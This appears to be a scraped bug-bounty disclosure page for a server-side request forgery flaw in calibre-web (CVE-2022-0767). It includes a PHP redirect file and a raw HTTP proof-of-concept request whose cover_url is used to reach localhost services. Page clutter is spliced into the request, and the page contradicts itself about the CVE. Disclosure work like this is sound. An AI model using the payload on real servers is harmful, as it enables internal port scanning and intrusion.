

Server-Side Request Forgery (SSRF) in janeczku/calibre-web

0

✓ Valid

Reported on Feb 25th 2022

Description

The SSRF Protection is incomplete and can be bypassed via an HTTP redirect, the python-requests library will follow redirections by default (can be disabled by `allow_redirects=False`). An attacker can set up their HTTP server to respond with a 302 redirect to redirect the request to localhost.

Sample PHP file to reproduce :

```
//redir.php
<?php

header("Location: http://localhost:9000");

?>
```

Proof of Concept

```
POST /admin/book/1 HTTP/1.1
Host: 127.0.0.1:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/201001
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,in
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----1443
Content-Length: 2321
Origin: null
Connection: close
Cookie: session=.eJwljjlqBDEQAP-i2EEf6lZrPzNIfWBjsGFmNzL-uw
Upgrade-Insecure-Requests: 1
```

Chat with us

Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----14432334242120559709379867589

Content-Disposition: form-data; name="csrf_token"

ImM3Y2NiNjIyMGM4Y2QxZWU3MTA0ZmY3MmViYmVkZTI3NGZkMjYyZDki.YhhiGg.MmwyZBGR24I

-----14432334242120559709379867589

Content-Disposition: form-data; name="book_title"

A Christmas Carol in Prose; Being a Ghost Story of Christmas

-----14432334242120559709379867589

Content-Disposition: form-data; name="author_name"

Charles Dickens

-----14432334242120559709379867589

Content-Disposition: form-data; name="description"

<p>Test</p>

-----14432334242120559709379867589

Content-Disposition: form-data; name="tags"

Christmas stories, Ghost stories, London (England) -- Fiction, Misers -- Fi

-----14432334242120559709379867589

Content-Disposition: form-data; name="series"

-----14432334242120559709379867589

Content-Disposition: form-data; name="series_index"

1.0

-----14432334242120559709379867589

Content-Disposition: form-data; name="rating"

-----14432334242120559709379867589

Content-Disposition: form-data; name="cover_url"

HTTP/1.1 200 OK (text/html)

Chat with us

http://192.168.1.130:8080/redir.php

-----14432334242120559709379867589

Content-Disposition: form-data; name="btn-upload-cover"; filename=""

Content-Type: application/octet-stream

-----14432334242120559709379867589

Content-Disposition: form-data; name="pubdate"

2004-08-11

-----14432334242120559709379867589

Content-Disposition: form-data; name="publisher"

-----14432334242120559709379867589

Content-Disposition: form-data; name="languages"

English

-----14432334242120559709379867589

Content-Disposition: form-data; name="btn-upload-format"; filename=""


Content-Type: application/octet-stream

-----14432334242120559709379867589

Content-Disposition: form-data; name="detail_view"

on

-----14432334242120559709379867589--



Chat with us

postimage
free image hosting

image not found
or was removed

Impact

This vulnerability is capable of port scanning and even may execute some actions on the victim's side in case there are sensitive services on localhost.


Patch

I recommend using the Advocate library instead of requests, it will protect functionality download the remote files from SSRF attacks

[Chat with us](#)

download the remote files from SSRF attacks.

Occurrences

 helper.py L740

References

- [SSRF Protected Library to make safe external HTTP requests.](#)

CVE

CVE-2022-0767

(Published)

Vulnerability Type

CWE-918: Server-Side Request Forgery (SSRF)

Severity

Critical (9.1)

Visibility

Public

Status

Fixed

Found by



Anna

@416e6e61

master ▼

This report was seen 873 times.

We are processing your report and will contact the [janeczku/calibre-web](#) team within 24 hours.
9 months ago

We have contacted a member of the [janeczku/calibre-web](#) team and are waiting to hear back
9 months ago

[janeczku](#) validated this vulnerability 9 months ago

Anna has been awarded the disclosure bounty ✓

Chat with us

The fix bounty is now up for grabs

We have sent a fix follow up to the [janeczku/calibre-web](#) team. We will try again in 7 days.
9 months ago

[janeczku](#) marked this as fixed in [0.6.17](#) with commit [965352](#) 9 months ago

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

[helper.py#L740](#) has been validated ✔

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us